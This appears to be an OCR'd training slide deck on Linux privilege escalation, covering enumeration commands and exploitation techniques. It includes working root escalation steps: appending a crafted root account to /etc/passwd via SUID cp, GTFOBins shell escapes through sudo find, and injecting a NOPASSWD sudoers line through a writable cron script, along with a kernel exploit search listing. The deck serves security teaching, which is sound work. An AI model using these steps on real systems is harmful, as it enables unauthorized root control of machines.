
Linux Privilege Escalation: Elevate Your Controls

@IM_ROOTKID

- Understanding Privileges
- Why are Privileges Important?
- What is Privilege Escalation?
- Types of Privilege Escalation
- Pre-requisites to understand it better
- Enumeration
- Exploitation
- How to Find?

UNDERSTANDING PRIVILEGES


- Privileges are assigned permissions.
- Permission Types Read, Write, and Execute.
- Different user privileges in Linux.
  - Root users.
  - Regular users.
  - Special users.



WHY ARE PRIVILEGES IMPORTANT?

- Privileges are crucial for maintaining security and control within a server.
- They ensure that users can only perform authorized actions based on their roles and responsibilities.
- Privileges help protect sensitive information, prevent unauthorized access, and minimize the risk of malicious activities.

WHAT IS PRIVILEGE ESCALATION?



TYPES OF PRIVILEGE ESCALATION

Vertical Privilege Escalation involves escalating privileges to a higher user level, such as going from a regular user to an administrative user.

Horizontal Privilege Escalation involves gaining the same level of privileges but assuming the identity of another user or process.

PRE-REQUISITES TO UNDERSTAND IT BETTER

- **Operating Systems** (Architecture, User Management, File Permissions, and Security Models)
- Networking and Network Security (IP addressing and Subnets, TCP/IP Protocols, Network Services and Ports, Knowledge of Network Vulnerabilities)
- Security Fundamentals (Authentication, Authorization, Encryption and Access control models)
- System Administration (User Management, Privilege Management, Software Installation, Patching, and System Hardening)
- Programming and Scripting (Python, Bash, or PowerShell)

ENUMERATION IS THE KEY

- System Enumeration
- Network Enumeration
- Users Enumeration
- Applications & Services Enumeration
- File Systems Enumeration

- # SYSTEM ENUMERATION:

$ hostname

$ hostnamectl - View the system's hostname and related settings.

$ uname -a - Retrieve detailed information about the current operating system and kernel version.

$ cat /proc/version - Kernel version information.

$ lscpu - CPU Details.

$ dpkg -l | grep kernel - List all installed packages.

- # NETWORK ENUMERATION:

  $ route print - Display the routing table for the current system.

  $ arp -a - View the ARP cache table, which shows the mapping between IP addresses and MAC addresses of devices on the local network.

  $ netstat -ano - Retrieve a comprehensive list of active network connections, along with associated process IDs (PIDs) and additional networking information.

- # USERS ENUMERATION:

$ id - displays the user and group ID information of the current user.

$ history - shows the command history of the current shell session.

$ sudo -l - lists the privileges or permission level for the current user.

$ who -a - provides a detailed list of all logged-in users and system processes.

$ w - displays information about currently logged-in users and their activities.

$ cat /etc/passwd or $ cat /etc/shadow - shows the content basic user information and encrypted user passwords.

- # FILE SYSTEMS ENUMERATION:

  $ find / -uid 0 -perm -4000 -type f 2>/dev/null - Find SUID files owned by root

  $ find / -perm -2000 -type f 2>/dev/null - Find GUID files

  $ find / -perm -2 -type f 2>/dev/null - Find world-writable files

  $ find /home –name *.rhosts -print 2>/dev/null - Find rhost config files

  $ ls -ahlR /root/ - Check if you can access other user directories to find interesting files

- # APPLICATIONS & SERVICES ENUMERATION:

  $ ps aux | grep root - View services running as root

  $ dpkg -l - Installed packages

  $ ls -la /etc/cron* - Scheduled jobs overview

  $ crontab -l -u <username> - Display scheduled jobs for the specified user


  Find Installed version details of application/services (Python, Postgres, MYSQL, Apache, etc…)

- MORE ENUMERATION:
  - Programs Installed
  - Jobs/Tasks
  - Environment Information
  - Privileged access
  - Default/Weak Credentials

EXPLOITATION

- SUID Exploitation
- SUDO Exploitation
- Cron Jobs Exploitation
- Linux kernel / distribution Exploitation

SUID EXPLOITATION



SUID (Set User ID) is a special permission that allows an executable file to be executed with the owner's privileges. It enables users to temporarily run specific programs with elevated privileges. In contrast, rwx permissions control file access based on user relationships, while SUID grants temporary elevated privileges when executing a file.

```
#Find the SUID files:
$ find / -perm -u=s -type f 2>/dev/null

/usr/bin/sudo
/usr/bin/passwd
/bin/ping
/bin/cp
/usr/bin/mount
/usr/bin/su
/usr/bin/sudo
```

This are the files running with the SUID permissions...

ARE TEST1 AND TEST2 FILES PERMISSIONS SAME ?

```
-rwsrwxrwx 1 root root 9 Apr 11 10:56 test1

-rwSrwxrwx 1 root root 9 Apr 11 10:56 test2
```

```
cp /etc/passwd /tmp/ #copying the passwd file to tmp folder

cat /tmp/passwd #reading the passwd file

#output
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
.....
```

```
openssl passwd -1 -salt ignite pass123

#output
$1$ignite$LnLZd0LJgNstXZdwwPOnQ/

echo "Tom:$1$ignite$LnLZd0LJgNstXZdwwPOnQ
    /:0:0:root:/root:/bin/bash" >> /tmp/passwd
```

```
cp /tmp/passwd /etc/passwd

cat /etc/passwd

#output
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
.....
Tom:$1$ignite$LnLZd0LJgNstXZdwwPOnQ/:0:0:root:/root:/bin/bash
```

```
test@ubuntu: su Tom
Password:
root@ubuntu:

root@ubuntu: id
#Output
uid=0(root) gid=0(root) groups=0(root)
```

SUDO EXPLOITATION

```
rootkid@server:~$ sudo -l

Matching Defaults entries for rootkid on lab-server:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr
        /local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/
        bin, use_pty

User rootkid may run the following commands on lab-server:
    (root) NOPASSWD: /bin/find
rootkid@server:~$
```

GTFOBins

☆ Star 8,758

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate functions of Unix binaries that can be abused to ~~get the f**k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a collaborative project created by Emilio Pinna and Andrea Cardaci where everyone can contribute with additional binaries and techniques.

If you are looking for Windows binaries you should visit LOLBAS.

Shell | Command | Reverse shell | Non-interactive reverse shell | Bind shell | Non-interactive bind shell | File upload | File download | File write | File read | Library load | SUID | Sudo | Capabilities | Limited SUID

Search among 376 binaries: <binary> +<function> ...

.. / find

☆ Star 8,758

Shell | SUID | Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
find . -exec /bin/sh \; -quit
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which find) .

./find . -exec /bin/sh -p \; -quit
```


Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo find . -exec /bin/sh \; -quit
```

```
rootkid@server:~$ sudo find . -exec /bin/sh \; -quit

root@server:# id #Root Shell
uid=0(root) gid=0(root) groups=0(root)

root@server:#
```


CRON JOBS EXPLOITATION



Cron Jobs are a feature in Linux and Unix-like systems that automate the execution of scripts or commands at set intervals. They are used for repetitive tasks like backups and system maintenance, managed by the cron daemon through specified timing and commands in the crontab files.

```
cat  /etc/crontab

# /etc/crontab: system-wide crontab
# This file is used to run system-level scheduled tasks.

SHELL=/bin/bash
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/
    cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/
    cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/
    cron.monthly )
# Custom scheduled tasks
0  1    * * *   root    /usr/bin/backups.sh
30 9    * * 1-5  root     /usr/bin/email_report.sh
*/5 * * * * root /writable/log_update.sh
```

```
bob@server:~$ sudo apt-get update
[sudo] password for bob:
Sorry, user bob is not allowed to execute '/usr/bin/apt-get update'
    as root on server.

#Granting bob user the rights to run SUDO without any password.
bob@server:~$ echo 'echo "bob ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers'
    >> /writable/log_update.sh
```



Waiting for Cron Job to run after 5 mins....

```
bob@server:~$ sudo apt-get update

Hit:1 http://in.archive.ubuntu.com/ubuntu jammy InRelease
Err:1 http://in.archive.ubuntu.com/ubuntu jammy InRelease
  Unknown error executing apt-key
Get:2 http://in.archive.ubuntu.com/ubuntu jammy-updates InRelease [119 kB]
Err:2 http://in.archive.ubuntu.com/ubuntu jammy-updates InRelease
  Unknown error executing apt-key
Get:3 http://in.archive.ubuntu.com/ubuntu jammy-backports InRelease [108 kB]
Err:3 http://in.archive.ubuntu.com/ubuntu jammy-backports InRelease
  Unknown error executing apt-key
Get:4 http://in.archive.ubuntu.com/ubuntu jammy-security InRelease [110 kB]
Err:4 http://in.archive.ubuntu.com/ubuntu jammy-security InRelease
  Unknown error executing apt-key
Fetched 337 kB in 2s (195 kB/s)
```

LINUX KERNEL / DISTRIBUTION EXPLOITATION

```
bob@server:~$ arch;
x86_64 #Architecture

bob@bserver:~$ cat /etc/issue;
Ubuntu 16.04 LTS \n \l #OS Version

bob@bserver:~$ uname -r;
4.4.0-21-generic #Kernel release version of the OS
```

```
┌──(kali㉿kali)-[~]
└─$ searchsploit linux kernel ubuntu 16.04
```

Exploit Title	Path
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora 22/25 / CentOS 7.3.1611) - 'ldso_hwcap_6	linux_x86-64/local/42275.c
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.04 / Fedora 23/24/25) - 'ldso_dynamic Stack Clash' Local Pr	linux_x86/local/42276.c
Linux Kernel (Ubuntu 16.04) - Reference Count Overflow Using BPF Maps	linux/dos/39773.txt
Linux Kernel 4.14.7 (Ubuntu 16.04 / CentOS 7) - (KASLR & SMEP Bypass) Arbitrary File Read	linux/local/45175.c
Linux Kernel 4.4 (Ubuntu 16.04) - 'BPF' Local Privilege Escalation (Metasploit)	linux/local/40759.rb
Linux Kernel 4.4 (Ubuntu 16.04) - 'snd_timer_user_ccallback()' Kernel Pointer Leak	linux/dos/46529.c
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Privilege Escalation	linux_x86-64/local/40871.c
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter 'target_offset' Out-of-Bounds Privilege Escalation	linux_x86-64/local/40049.c
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x64) - 'AF_PACKET' Race Condition Privilege Escalation	windows_x86-64/local/47170.c
Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF_PROG_LOAD) Privilege Escalation	linux/local/39772.txt
Linux Kernel 4.6.2 (Ubuntu 16.04.1) - 'IP6T_SO_SET_REPLACE' Local Privilege Escalation	linux/local/40489.txt
Linux Kernel 4.8 (Ubuntu 16.04) - Leak sctp Kernel Pointer	linux/dos/45919.c
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation	linux/local/45010.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation	linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter target_offset' Local Privilege Escalation	linux_x86-64/local/44300.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalation (KASLR / SMEP)	linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escalation (KASLR	linux/local/47169.c

AUTOMATION TOOLS/SCRIPTS

- **LinPEAS** - https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS
- **LinEnum** - https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
- **LinuxPrivChecker** - https://raw.githubusercontent.com/sleventyeleven/linuxprivchecker/master/linuxprivchecker.py
- **Linux Private-i** - https://raw.githubusercontent.com/rtcrowley/linux-private-i/master/private-i.sh

ANY QUESTION ???

FOLLOW R00TKID ON SOCIAL MEDIA

rootkid.in

@im_rootkid

@im_rootkid

@im-rootkid

@im-rootkid

@im-rootkid

@im_rootkid

JOIN OUR
NESTINFOSEC COMMUNITY


peacock